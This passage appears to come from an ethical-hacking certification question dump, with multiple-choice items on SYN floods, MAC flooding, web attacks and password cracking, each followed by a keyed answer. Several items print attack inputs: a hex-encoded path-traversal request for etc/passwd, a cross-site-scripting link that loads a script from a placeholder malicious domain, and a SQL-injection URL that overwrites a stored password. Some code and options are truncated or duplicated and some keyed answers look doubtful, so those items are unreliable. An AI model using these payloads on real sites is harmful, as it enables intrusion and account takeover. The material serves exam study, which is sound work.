When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK. How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

**Correct Answer: B**

**QUESTION 182**

Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him. What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

**Correct Answer: A**

**QUESTION 183**

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

Antivirus code: 5014

<http://www.juggyboy/virus/virus.html>

Thank you for choosing us, the worldwide leader Antivirus solutions.

Mike Robertson

PDF Reader Support

Copyright Antivirus 2010 ?All rights reserved

If you want to stop receiving mail, please go to:

<http://www.juggyboy.com>

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

**Correct Answer: C**

#### QUESTION 184

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms. What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

**Correct Answer: B**

#### QUESTION 185

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?


- A. Configure the Web Server to deny requests involving "hex encoded" characters
- B. Create rules in IDS to alert on strange Unicode requests
- C. Use SSL authentication on Web Servers
- D. Enable Active Scripts Detection at the firewall and routers

**Correct Answer: B**



**QUESTION 186**

Which type of sniffing technique is generally referred as MiTM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

**Correct Answer:** B

**QUESTION 187**

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.

```
C:\ Command Prompt

macof -i eth1

18:b1:22:12:85:15 13:15:5a:6b:45:e4 0.0.0.0.25684 > 0.0.0.0.86254: S 265874
12:a8:d8:15:4d:3b ab:4c:ed:5f:ad:ed 0.0.0.0.12387 > 0.0.0.0.78962: S 123856
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: S 12358715
a2:2f:85:12:ae:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: S 3256789
96:25:a3:5c:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: S 36841256
a2:e:b5:8c:6d:2a 5a:cc:f6:41:8d:df 0.0.0.0.12354 > 0.0.0.0.78521: S 1236542
55:42:ac:85:e5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: S 85236954
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: S 236854
e3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: S 86235741
```

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

**Correct Answer: A**

#### QUESTION 188

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place. Your peer, Peter Smith who works at the same department disagrees with you. He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain. What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

**Correct Answer: A**

#### QUESTION 189

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

**Correct Answer:** A

#### **QUESTION 190**

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100,000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

**Correct Answer:** B

#### **QUESTION 191**

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

**Correct Answer:** A

#### **QUESTION 192**

Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

```
void func (void)
{
    int I; char buffer
    for (I=0; I<400; I
    buffer [I]= 'A';
    return;
}
```

How can you protect/fix the problem of your application as shown above?

- A. Because the counter starts with 0,we would stop when the counter is less than 200
- B. Because the counter starts with 0,we would stop when the counter is more than 200
- C. Add a separate statement to signify that if we have written less than 200 characters to the 111  
buffer,the stack should stop because it cannot hold any more data
- D. Add a separate statement to signify that if we have written 200 characters to the buffer,the stack should  
stop because it cannot hold any more data

**Correct Answer:** AD

#### **QUESTION 193**

Which of the following encryption is NOT based on block cipher?

- A. DES
- B. Blowfish
- C. AES (Rijndael)

D. RC4

**Correct Answer: D**

**QUESTION 194**

Michael is a junior security analyst working for the National Security Agency (NSA) working primarily on breaking terrorist encrypted messages. The NSA has a number of methods they use to decipher encrypted messages including Government Access to Keys (GAK) and inside informants. The NSA holds secret backdoor keys to many of the encryption algorithms used on the Internet. The problem for the NSA, and Michael, is that terrorist organizations are starting to use custom-built algorithms or obscure algorithms purchased from corrupt governments. For this reason, Michael and other security analysts like him have been forced to find different methods of deciphering terrorist messages. One method that Michael thought of using was to hide malicious code inside seemingly harmless programs. Michael first monitors sites and bulletin boards used by known terrorists, and then he is able to glean email addresses to some of these suspected terrorists. Michael then inserts a stealth keylogger into a mapping program file readme.txt and then sends that as an attachment to the terrorist. This keylogger takes screenshots every 2 minutes and also logs all keyboard activity into a hidden file on the terrorist's computer. Then, the keylogger emails those files to Michael twice a day with a built in SMTP server. What technique has Michael used to disguise this keylogging software?

- A. Steganography
- B. Wrapping
- C. ADS
- D. Hidden Channels

112

**Correct Answer: C**

**QUESTION 195**

In which step Steganography fits in CEH System Hacking Cycle (SHC)

- A. Step 2: Crack the password
- B. Step 1: Enumerate users
- C. Step 3: Escalate privileges
- D. Step 4: Execute applications
- E. Step 5: Hide files
- F. Step 6: Cover your tracks

**Correct Answer: E**

**QUESTION 196**

Which definition below best describes a covert channel?

- A. A server program using a port that is not well known
- B. Making use of a protocol in a way it was not intended to be used
- C. It is the multiplexing taking place on a communication link
- D. It is one of the weak channels used by WEP that makes it insecure

**Correct Answer: B**

**QUESTION 197**

Joseph has just been hired on to a contractor company of the Department of Defense as their Senior Security Analyst. Joseph has been instructed on the company's strict security policies that have been implemented, and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two-factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem with a security or identifying pin number. Joseph's company has already researched using smart cards and all the resources needed to




implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two-factor authentication?

- A. Biometric device
- B. OTP
- C. Proximity cards
- D. Security token

**Correct Answer: D**

**QUESTION 198**

What type of attack is shown here?



- A. Bandwidth exhaust Attack
- B. Denial of Service Attack
- C. Cluster Service Attack
- D. Distributed Denial of Service Attack

**Correct Answer: D**

**QUESTION 199**

What is the correct order of steps in CEH System Hacking Cycle?

- A. Step 1. Gaining Access  
Step 2. Escalating Privileges  
Step 3. Executing Applications  
Step 4. Hiding Files  
Step 5. Covering Tracks
- B. Step 1. Covering Tracks  
Step 2. Hiding Files  
Step 3. Escalating Privileges  
Step 4. Executing Applications  
Step 5. Gaining Access
- C. Step 1. Executing Applications  
Step 2. Gaining Access  
Step 3. Covering Tracks  
Step 4. Escalating Privileges  
Step 5. Hiding Files
- D. Step 1. Escalating Privileges  
Step 2. Gaining Access  
Step 3. Executing Applications  
Step 4. Covering Tracks  
Step 5. Hiding Files

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Correct Answer:** A

#### QUESTION 200

Identify SQL injection attack from the HTTP requests shown below:

- A. `http://www.myserver.c0m/search.asp?lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00`
- B. `http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22`
- C. `http%3a%2f%2fwww.yourserver.c0m%2fbadscript.js%22%3e%3c%2fscript%3e 115`
- D. `http://www.victim.com/example accountnumber=67891&creditamount=999999999`

**Correct Answer:** A

#### QUESTION 201

To see how some of the hosts on your network react, Winston sends out SYN packets to an IP range. A number of IPs respond with a SYN/ACK response. Before the connection is established he sends RST packets to those hosts to stop the session. Winston has done this to see how his intrusion detection system will log the traffic. What type of scan is Winston attempting here?

- A. Winston is attempting to find live hosts on your company's network by using an XMAS scan.
- B. He is utilizing a SYN scan to find live hosts that are listening on your network.
- C. This type of scan he is using is called a NULL scan.
- D. He is using a half-open scan to find live hosts on your network.

**Correct Answer:** D

#### QUESTION 202

John runs a Web server, IDS and firewall on his network. Recently his Web server has been under constant hacking attacks. He looks up the IDS log files and sees no intrusion attempts but the Web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever. John becomes suspicious and views the Firewall logs and he notices huge SSL connections constantly hitting his Web server. Hackers have been using the encrypted HTTPS protocol to send exploits to the Web server and that was the reason the IDS did not detect the intrusions. How would John protect his network from these types of attacks?

- A. Install a proxy server and terminate SSL at the proxy
- B. Enable the IDS to filter encrypted HTTPS traffic
- C. Install a hardware SSL "accelerator" and terminate SSL at this layer
- D. Enable the Firewall to filter encrypted HTTPS traffic

**Correct Answer:** AC

#### QUESTION 203

Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

- A. MD5
- B. PGP
- C. RSA
- D. SSH

**Correct Answer:** D

**QUESTION 204**

NTP allows you to set the clocks on your systems very accurately, to within 100ms and sometimes-even 10ms. Knowing the exact time is extremely important for enterprise security. Various security protocols depend on an accurate source of time information in order to prevent "playback" attacks. These protocols tag their communications with the current time, to prevent attackers from replaying the same communications, e.g., a login/password interaction or even an entire communication, at a later date. One can circumvent this tagging, if the clock can be set back to the time the communication was recorded. An attacker attempts to try corrupting the clocks on devices on your network. You run Wireshark to detect the NTP traffic to see if there are any irregularities on the network. What port number you should enable in Wireshark display filter to view NTP packets?

- A. TCP Port 124
- B. UDP Port 125
- C. UDP Port 123
- D. TCP Port 126

**Correct Answer:** C

**QUESTION 205**


Bill is a security analyst for his company. All the switches used in the company's office are Cisco switches. Bill wants to make sure all switches are safe from ARP poisoning. How can Bill accomplish this?

- A. Bill can use the command: ip dhcp snooping.
- B. Bill can use the command: no ip snoop.
- C. Bill could use the command: ip arp no flood.
- D. He could use the command: ip arp no snoop.

**Correct Answer:** A

**QUESTION 206**

You generate MD5 128-bit hash on all files and folders on your computer to keep a baseline check for security reasons?



What is the length of the MD5 hash?

- A. 32 character
- B. 64 byte
- C. 48 char
- D. 128 kb

**Correct Answer: A**

#### QUESTION 207

Which type of password cracking technique works like dictionary attack but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

- A. Dictionary attack
- B. Brute forcing attack
- C. Hybrid attack
- D. Syllable attack
- E. Rule-based attack

**Correct Answer: C**

#### QUESTION 208

What command would you type to OS fingerprint a server using the command line?





## Command Prompt

HTTP/1.0 400 Bad Request

Server: AkamaiGHost

Mime-Version: 1.0

Content-Type: text/html

Content-Length: 216

Expires: Mon, 29 Nov 2010 09:34:54 GMT

Date: Mon, 29 Nov 2010 09:34:54 GMT

Connection: close

Connection to host lost.

C:\>

- A. Launch FTP and enter this  
c:\ftp www.juggyboy.com  
HEAD /Ver/1.0
- B. Launch FTP and enter this  
c:\ftp www.juggyboy.com  
OS / HTTP/1.0
- C. Launch telnet and enter this  
c:\telnet www.juggyboy.com  
HEAD / HTTP/1.0
- D. Launch sftp and enter this  
c:\sftp www.juggyboy.com  
HEAD /OS/1.0

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Correct Answer:** C

**QUESTION 209**

What do you call a pre-computed hash?

- A. Sun tables
- B. Apple tables
- C. Rainbow tables
- D. Moon tables

**Correct Answer:** C

**QUESTION 210**

Why attackers use proxy servers?

- A. To ensure the exploits used in the attacks always flip reverse vectors
- B. Faster bandwidth performance and increase in attack speed
- C. Interrupt the remote victim's network traffic and reroute the packets to attackers machine
- D. To hide the source IP address so that an attacker can hack without any legal corollary

**Correct Answer:** D

**QUESTION 211**

The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

- A. Enable SNMPv3 which encrypts username/password authentication
- B. Use your company name as the public community string replacing the default 'public'
- C. Enable IP filtering to limit access to SNMP device
- D. The default configuration provided by device vendors is highly secure and you don't need to change anything

**Correct Answer:** AC

**QUESTION 212**

You are writing security policy that hardens and prevents Footprinting attempt by Hackers. Which of the following countermeasures will NOT be effective against this attack?

- A. Configure routers to restrict the responses to Footprinting requests
- B. Configure Web Servers to avoid information leakage and disable unwanted protocols
- C. Lock the ports with suitable Firewall configuration
- D. Use an IDS that can be configured to refuse suspicious traffic and pick up Footprinting patterns
- E. Evaluate the information before publishing it on the Website/Intranet
- F. Monitor every employee computer with Spy cameras, keyloggers and spy on them
- G. Perform Footprinting techniques and remove any sensitive information found on DMZ sites
- H. Prevent search engines from caching a Webpage and use anonymous registration services
- I. Disable directory and use split-DNS

**Correct Answer:** F

**QUESTION 213**

Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.

